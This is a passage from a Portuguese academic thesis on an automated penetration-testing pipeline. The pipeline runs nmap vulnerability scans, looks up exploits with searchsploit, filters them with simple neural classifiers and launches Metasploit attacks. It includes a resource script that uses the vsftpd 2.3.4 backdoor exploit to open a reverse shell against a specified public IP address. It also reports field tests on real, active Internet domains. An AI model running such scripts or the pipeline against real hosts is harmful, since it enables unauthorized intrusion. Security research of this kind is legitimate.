
Figura 23 – Compilação de Varreduras Nmap.



Fonte: o autor.

Item 13 : O sistema lançará varreduras de vulnerabilidades através da ferramenta nmap com o script "vulscan" utilizado como parâmetro. Este script tem como finalidade identificar vulnerabilidades conhecidas em serviços em execução detectados. O "vulscan" conta com uma base de dados de várias fontes conhecidas, dentre as quais a "exploitdb.csv" será selecionada, relacionando as vulnerabilidades registradas neste banco de dados com os serviços identificados.


Figura 24 – Vulnerabilidades Nmap.



Fonte: o autor.

Item 14 : O sistema analisará o arquivo XML de vulnerabilidades de saída da ferramenta nmap e identificará o código EDBID correspondente à vulnerabilidade encontrada na base de dados "exploitdb.csv", guardando os códigos em memória.

Figura 25 – Análise Vulnerabilidades Nmap.



Fonte: o autor.

Item 15 : O sistema utilizará uma rede neural para analisar a existência de dados suficientes para prosseguir com o processo de auditoria. Esta análise neural tem como parâmetros os seguintes elementos: porta de sistema, protocolo associado a porta de sistema, o status da porta de sistema, o serviço executado, a versão do serviço executado, vulnerabilidades encontradas e o sistema operacional em funcionamento no host alvo. Tais dados precisaram ser reduzidos e transformados para servir de entrada para a rede neural utilizada. Para a redução dos dados listados será considerada para cada item a existência do dado com "sim" e inexistência com "não". Para a transformação dos dados, é considerado "1" para a redução "sim" e "0" para a redução "não". Todos os elementos de entrada são guardados dentro de uma estrutura vetorial, permitindo que os elementos estejam reunidos em uma única estrutura para análise. Como resultado, há uma classificação com valor lógico de "true" para suficiente e "false" para insuficiente. A seguir, exemplo concreto da análise neural:

Depois da etapa de Reconhecimento, os dados relevantes serão compilados de forma que possam ser analisados pela rede neural, como mostra a Tabela 16.

Tabela 13 – Dados para análise neural.

Porta	**Protocolo**	**status**	**Serviço**	**Versão**	**Vulnerabilidades**	**S.O.**	**Suficiente**
21	tcp	open	ftp	vsftpd 2.3.4	EDB-ID: 17491	Unix	
80	tcp	open	http	Apache httpd 2.4.6		Unix	
3985	tcp	closed				Unix	

Fonte: o autor.

Após a compilação, a redução dos dados para padronização, como mostra a Tabela 14.

Tabela 14 – Redução de dados para análise neural.

Porta	**Protocolo**	**status**	**Serviço**	**Versão**	**Vulnerabilidades**	**S.O.**	**Suficiente**
sim	sim	sim	sim	sim	sim	sim	
sim	sim	sim	sim	sim	não	sim	
sim	sim	não	não	não	não	sim	

Fonte: o autor.

Próximo passo consiste em transformar os dados para utilização como entrada para a rede neural, como mostra a Tabela 15.


Tabela 15 – Transformação de dados para análise neural.

Porta	**Protocolo**	**status**	**Serviço**	**Versão**	**Vulnerabilidades**	**S.O.**	**Suficiente**
1	1	1	1	1	1	1	
1	1	1	1	1	0	1	
1	1	0	0	0	0	1	

Fonte: o autor.

Para ser considerada como suficiente, os dados necessários são: porta, protocolo, status (open), serviço (identificado), versão (identificado), vulnerabilidade (existente) e S.O. (identificado). A falta de um destes elementos prejudica a suficiência de dados e o prosseguimento dos testes. O que se espera como suficiência é o seguinte vetor 1,1,1,1,1,1,1.

Figura 26 – Análise Neural Suficiência de Dados.



Fonte: o autor.

Ao término desta análise neural, a seguinte estrutura é construída com o flag de suficiência "true" ou "false", como mostra na Tabela 16.

Tabela 16 – Dados para análise neural.

Porta	**Protocolo**	**status**	**Serviço**	**Versão**	**Vulnerabilidades**	**S.O.**	**Suficiente**
21	tcp	open	ftp	vsftpd 2.3.4	EDB-ID: 17491	Unix	true
80	tcp	open	http	Apache httpd 2.4.6		Unix	false
3985	tcp	closed				Unix	false

Fonte: o autor.

Para que exista a possibilidade de continuação do teste de invasão autonômico, basta apenas que um dos resultados da análise neural resulte em "true" (suficiente). Após todo o procedimento descrito de análise, serão desconsideradas os registros que possuem a flag "false" (insuficiente), restando apenas os dados que seguirão adiante nos testes.

Item 16 : O sistema verificará o resultado da análise neural e iniciará a etapa de Planejamento do ataque. A ferramenta searchsploit é utilizada com o comando "searchsploit -p", tendo

como parâmetro o código EDB-ID encontrado nas varreduras de vulnerabilidade nmap. Assim, o comando completo utilizado com base no exemplo do item 15, é “searchsploit -p 17491”. Segue a saída:

Tabela 17 – Arma Digital para exploração de vulnerabilidade descorberta.


Exploit	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
URL	https://www.exploit-db.com/exploits/17491/
Path	/opt/exploitdb/exploits/unix/remote/17491.rb
File Type	Ruby script, ASCII text, with CRLF line terminators

Fonte: o autor.

Mais de uma vulnerabilidade pode ser encontrada para as versões dos serviços em execução e com isto, mais de um código EDB-ID será listado. Na etapa do Planejamento, todos os códigos EDB-ID serão utilizados como parâmetro para a ferramenta searchsploit, criando um arquivo de saída para cada EDB-ID encontrado pela ferramenta.

Item 17 : O sistema analisará os arquivos TXT de saída da ferramenta searchsploit. Dentre os dados apresentados no item 16, os mais relevantes para a continuidade do processo são os campos de “Exploit” e “Path”. No campo *Exploit* encontra-se seu título, relacionado com a versão do serviço vulnerável. O campo Path traz o sistema operacional para qual o *Exploit* foi desenvolvido e o tipo de ataque para o qual foi projetado.

Figura 27 – Busca no Exploitdb.



Fonte: o autor.

Item 18 : O sistema analisará a compatibilidade entre o resultado do item 17 com o sistema vulnerável. Esta análise será realizada através de uma rede neural de um neurônio, que classificará o *Exploit* em dois grupos: compatível e incompatível. A análise

neural tem como parâmetros os elementos: a ligação do *Exploit* com o *Metasploit Framework*, o sistema operacional para o qual o *Exploit* foi desenvolvido, o sistema operacional no sistema alvo e o tipo de ataque para o qual o *Exploit* foi projetado. Estes dados precisam ser reduzidos e transformados para que sirvam como entrada para a rede neural utilizada. Os critérios para a redução e transformação dos dados seguem o mesmo protocolo definido no item 16. Desta forma, tem-se a seguinte estrutura dos dados:

Tabela 18 – Estrutura dos dados para análise.

Exploit	**S.O. Exploit**	**S.O. Alvo**	**Vetor Ataque**	**Compatibilidade**
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix	unix	remote	

Fonte: o autor.

A redução e a transformação dos dados seguem o protocolo do item 15.

Tabela 19 – Redução dos dados *Exploit*.

Exploit	**S.O. Exploit**	**S.O. Alvo**	**Vetor Ataque**	**Compatibilidade**
sim	sim	sim	sim	

Fonte: o autor.

Tabela 20 – Transformação para analise *Exploit*.


Exploit	**S.O. Exploit**	**S.O. Alvo**	**Vetor Ataque**	**Compatibilidade**
1	1	1	1	

Fonte: o autor.

Para ser considerado compatível, os dados precisam ter no título do *Exploit* a palavra “Metasploit”, a comparação positiva entre sistemas operacionais (do *Exploit* e do sistema alvo), o tipo de ataque ser remoto (conter a palavra “remote” no campo Path). A ausência

de uma dessas condições resulta em incompatibilidade do *Exploit*. O que se espera como compatibilidade é o seguinte vetor 1,1,1.

Figura 28 – Análise Neural de compatibilidade de Exploit.



Fonte: o autor.

A seguinte estrutura dos dados é construída com o flag de compatibilidade “true” ou “false”.

Tabela 21 – *Exploit* compatível.

Exploit	**S.O. Exploit**	**S.O. Alvo**	**Vetor Ataque**	**Compatibilidade**
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix	unix	remote	true


Fonte: o autor.

Os testes prosseguem com os *Exploit* compatíveis, descartando aqueles não compatíveis.

Item 19 : O sistema realizará buscas internas no *Metasploit Framework* com o objetivo de obter o Path estruturado do *Exploit* compatível para uso imediato pelo sistema. O Path apresentado como resposta no item 16 não condiz com o Path utilizado internamente pelo *Metasploit*. Por isto, há a necessidade de buscar o Path utilizável para os testes. Neste

tarefa, é utilizado o comando “msfconsole -x search”, obtendo o Path válido dentro da estrutura de diretórios do *Metasploit*.


Figura 29 – Buscas internas Metasploit.



Fonte: o autor.

Item 20 : O sistema selecionará um *Payload* adequado para uso com o *Exploit*. Todos os *Payloads* considerados neste estudo são do tipo “shell reverso” e têm por finalidade retornar um shell de interação com o sistema alvo. A seleção tem como parâmetro o sistema em execução do sistema alvo. As opções são: windows, linux, unix, osx, openbsd, freebsd, plataforma java, php, restando incompatível caso não se enquadre em nenhuma das opções citadas.


Figura 30 – Seleção de Payload compatível.



Fonte: o autor.

Item 21 : O sistema criará um plano específico de ataque para exploração do sistema alvo. Um arquivo resouce (script) para *Metasploit* é criado com os seguintes dados: *Exploit*, host remoto alvo (sistema alvo), *Payload* selecionado e host local para retorno de conexão do shell reverso. O arquivo criado conterá os comandos para execução dentro do *Metasploit Framework*, sendo executado por comando. Partindo do exemplo em execução, tem-se:

Figura 31 – Criação de plano de ataque.



Fonte: o autor.


conteúdo do arquivo gerado no planejamento do ataque, plano1.rc:

1. use exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
2. set RHOST 144.22.89.85
3. set payload cmd/unix/reverse
4. set LHOST 192.168.0.13
5. exploit
6. exit

A linha 1, o comando "use" diz para o *Metasploit* que o *Exploit* "exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03" deve ser utilizado. Na linha 2, o comando "set RHOST" informa que o alvo do teste é o endereço IP 144.22.89.85. Na linha 3, o comando "set payload" define o *Payload* que deve utilizado, "cmd/unix/reverse". A linha 4, o comando "set LHOST" informa que o endereço IP retorno do "shell reverso" é o 192.168.0.13. Na linha 5, o comando "exploit" inicializa a tentativa de exploração e na linha 6, o comando "exit" é utilizado para sair da interface msfconsole do *Metasploit*.

Item 22 : o sistema inicializará as etapas de Entrega e Exploração. O arquivo gerado no item 21 é passado como parâmetro para o comando "msfconsole -r", que executará as instruções contidas no arquivo. Cada vulnerabilidade encontrada e que tenha *Exploit* compatível gerará um arquivo de plano resouce para *Metasploit*.


Figura 32 – Execução de plano de ataque.



Fonte: o autor.

Item 23 : o sistema construirá um relatório contendo dados com todos os endereços IP encontrados nos itens 4 e 6, com os endereços IP e nomes dos servidores de DNS encontrados, com os dados do item 15, os dados levantados no item 14 contendo todas as vulnerabilidades relacionadas e os dados do item 18. Igualmente, o sistema lançará em banco de dados a avaliação do procedimento para fins de controle e análise de dados.

Figura 33 – Criação de relatório e avaliação.



Fonte: o autor.

O fluxo normal descreve o funcionamento ideal para a ferramenta. Contudo, há situações de exceção, que podem interromper o processo de teste de invasão. Apesar da interrupção, o sistema tenta diagnosticar o motivo da interrupção. Seguem os itens onde há maiores possibilidades de interrupção:

- **Item 2 interrupção**: a falta de registro do domínio alvo resulta em interrupção imediata do teste de intrusão. O sistema registrará onde ocorreu a interrupção e criará relatório contendo o tamanho da operação.
- **Item 15 interrupção**: a falta de dados suficientes para prosseguimento dos testes interrompe o processo. O mesmo protocolo do "Item 2 interrupção" será executado pelo sistema.
- **Item 17 interrupção**: a falta de *Exploit* interrompe o teste, sendo executado o protocolo do "Item 2 interrupção".
- **Item 18 interrupção**: a falta de compatibilidade entre o *Exploit* e o sistema alvo interrompe o teste, executando protocolo do "Item 2 interrupção".
- **Item 19 interrupção**: a falta de resultados nas buscas internas por *Exploits* compatíveis no *Metasploit* interrompe o teste, e o procedimento do "Item 2 interrupção" é executado.
- **Item 20 interrupção**: a falta de *Payload* compatível com o *Exploit* selecionado interrompe o teste e o procedimento do "Item 2 interrupção" é executado.

O sistema de avaliação tem dois objetivos: i) o controle dos testes, guardando dados do domínio alvo, endereço IP do domínio, data e hora de início dos testes, tipo de auditoria, forma da auditoria; ii) as métricas para análise pós experimento, guardando o tempo de processamento do teste de invasão, o nível alcançado nos testes, a existência de portas abertas no alvo, a existência de dados suficientes, o sistema operacional do alvo, a existência de vulnerabilidades detectadas, a existência de *Exploits* compatíveis, resultado da exploração, a quantidade de *Exploits* compatíveis, a quantidade de vulnerabilidades relacionadas e a quantidade de portas auditáveis.

4.5 Comparativo Entre As Ferramentas De Automatização E A Proposta

Esta seção tem como objetivo realizar um comparativo entre as ferramentas listadas na Seção 4.2 e a proposta apresentada. Com este propósito, um sistema de comparação foi realizado com base nos critérios descritos na Tabela 22.

Tabela 22 – Critérios de avaliação.

ID	Critério	Descrição	Opções
CR1	Quantidade de dados de entrada inicial da ferramenta.	Visa estabelecer o quão simples é a interação com o elemento humano.	Mínima, Variada.

CR2	Nível de autonomia	Tem como objetivo estabelecer o nível de autonomia das ferramentas, seguindo o modelo apresentado pela IBM (básico, gerenciado, preditivo, adaptativo e autonômico)	Básico, Gerenciado, Preditivo, Adaptativo e Autonômico.
CR3	Extensão da automação	Objetiva a verificação, dentro da metodologia adotada como parâmetro da proposta (*Cyber Kill Chain* - HUTCHINS; CLOPPERT; AMIN)	Reconhecimento, Armamento, Entrega, Exploração, Instalação, Comando e Controle e Ações Objetivadas.
CR4	Alcance	Tem por objetivo definir o alcance do funcionamento da ferramenta.	Online/Local
CR5	Abrangência	Tem como finalidade identificar as tarefas ou tipos de ataques suportados pelas ferramentas	Coleta de Informações, Varreduras, Ataques de Força Bruta, Ataques à Rede, Engenharia Social.

Fonte: o autor.

Com os critérios de comparação estabelecidos, passa-se para a comparação entre as ferramentas de automação com a proposta levantada. A Tabela 23 mostra os resultados da comparação.

Tabela 23 – Comparação entre ferramentas automatizadas e a proposta de pesquisa.

Soluções	**CR1**	**CR2**	**CR3**	**CR4**	**CR5**
Proposta	Mínima	Autonômico	Exploração	Online/ Local	Ataques à Rede
Auto-Exploitation	Mínima	Adaptativo	Exploração	Online/ Local	Ataques à Rede

AutoSploit	Mínima	Adaptativo	Exploração	Online	Ataques à Rede/Ataques de Força Bruta
Sn1per	Mínima	Adaptativo	Reconhecimento	Online/ Local	Coleta de Informações/ Varreduras
PatrOwl	Variada	Preditivo	Reconhecimento	Online	Coleta de Informações/ Varreduras
Nettacker	Variada	Gerenciado	Reconhecimento	Online/ Local	Coleta de Informações/ Varreduras
APT2	Variada	Adaptativo	Exploração	Local	Ataques à Rede
Yuki Chan The Auto Pentest	Mínima	Adaptativo	Reconhecimento	Online/ Local	Coleta de Informações/ Varreduras
PAT - The Pentester Automation Tool	Variada	Gerenciado	Exploração	Online/ Local	Ataques de Força Bruta
Heybe	Variada	Gerenciado	Exploração	Online/ Local	Ataques de Força Bruta/ Engenharia Social

Fonte: o autor.

Dentre as ferramentas com características mais aproximadas da proposta estão *Auto-Exploitation*, *AutoSploit* e *APT2*. O primeiro faz parte do *Metasploit Framework Pro*, portanto não disponível na versão para a comunidade, sendo analisada somente por sua descrição oficial no Web Site da desenvolvedora. O segundo, integra duas ferramentas distintas (SHODAN (2018) e *Metasploit Framework*) capaz de realizar descoberta de hosts vulneráveis e explorá-los de forma automática. Contudo, esta ferramenta foi desenvolvida para exploração em massa de dispositivos vulneráveis, sem um direcionamento específico para um alvo. O terceiro, realiza um teste de invasão direcionado com multiplas opções de funcionamento, além da necessidade de

integração manual entre ela e a ferramenta *Metasploit Framework*. Nenhuma das ferramentas comparadas possuem um sistema de tomada de decisão ou análise de dados inteligente.

5 Experimento

Este capítulo se destina a apresentar os métodos aplicados na coleta e no tratamento dos dados obtidos no experimento, seus resultados e discussão. Os seguintes pontos são abordados: o escopo da experimentação; a metodologia aplicada na experimentação; os parâmetros utilizados na experimentação; as variáveis selecionadas para a experimentação; a implementação realizada na experimentação; os resultados desta experimentação; a discussão dos resultados e; as ameaças à validade da experimentação.

5.1 O Escopo Da Experimentação

As repetições foram realizadas através da Internet em domínios reais e ativos, tratando-se de um experimento de campo. Cada repetição consistiu em um teste de invasão externo, sem prévia ciência de configurações ou infraestrutura do alvo dos testes. O experimento teve como foco a exploração remota e considerou apenas ataques digitais remotos com a finalidade de obter acesso a uma conexão reversa. Esteve fora do escopo deste experimento os ataques de negação de serviço, os quais visam a paralisação dos serviços oferecidos, e ataques não focados em rede (engenharia social, ataques locais e ataques a nível de aplicação web).

Cada repetição teve como objetivo o servidor que gerencia o domínio selecionado como alvo da auditoria, sendo as vulnerabilidades encontradas neste dispositivo explorada por *Exploits*, que estejam no *Metasploit Framework*.

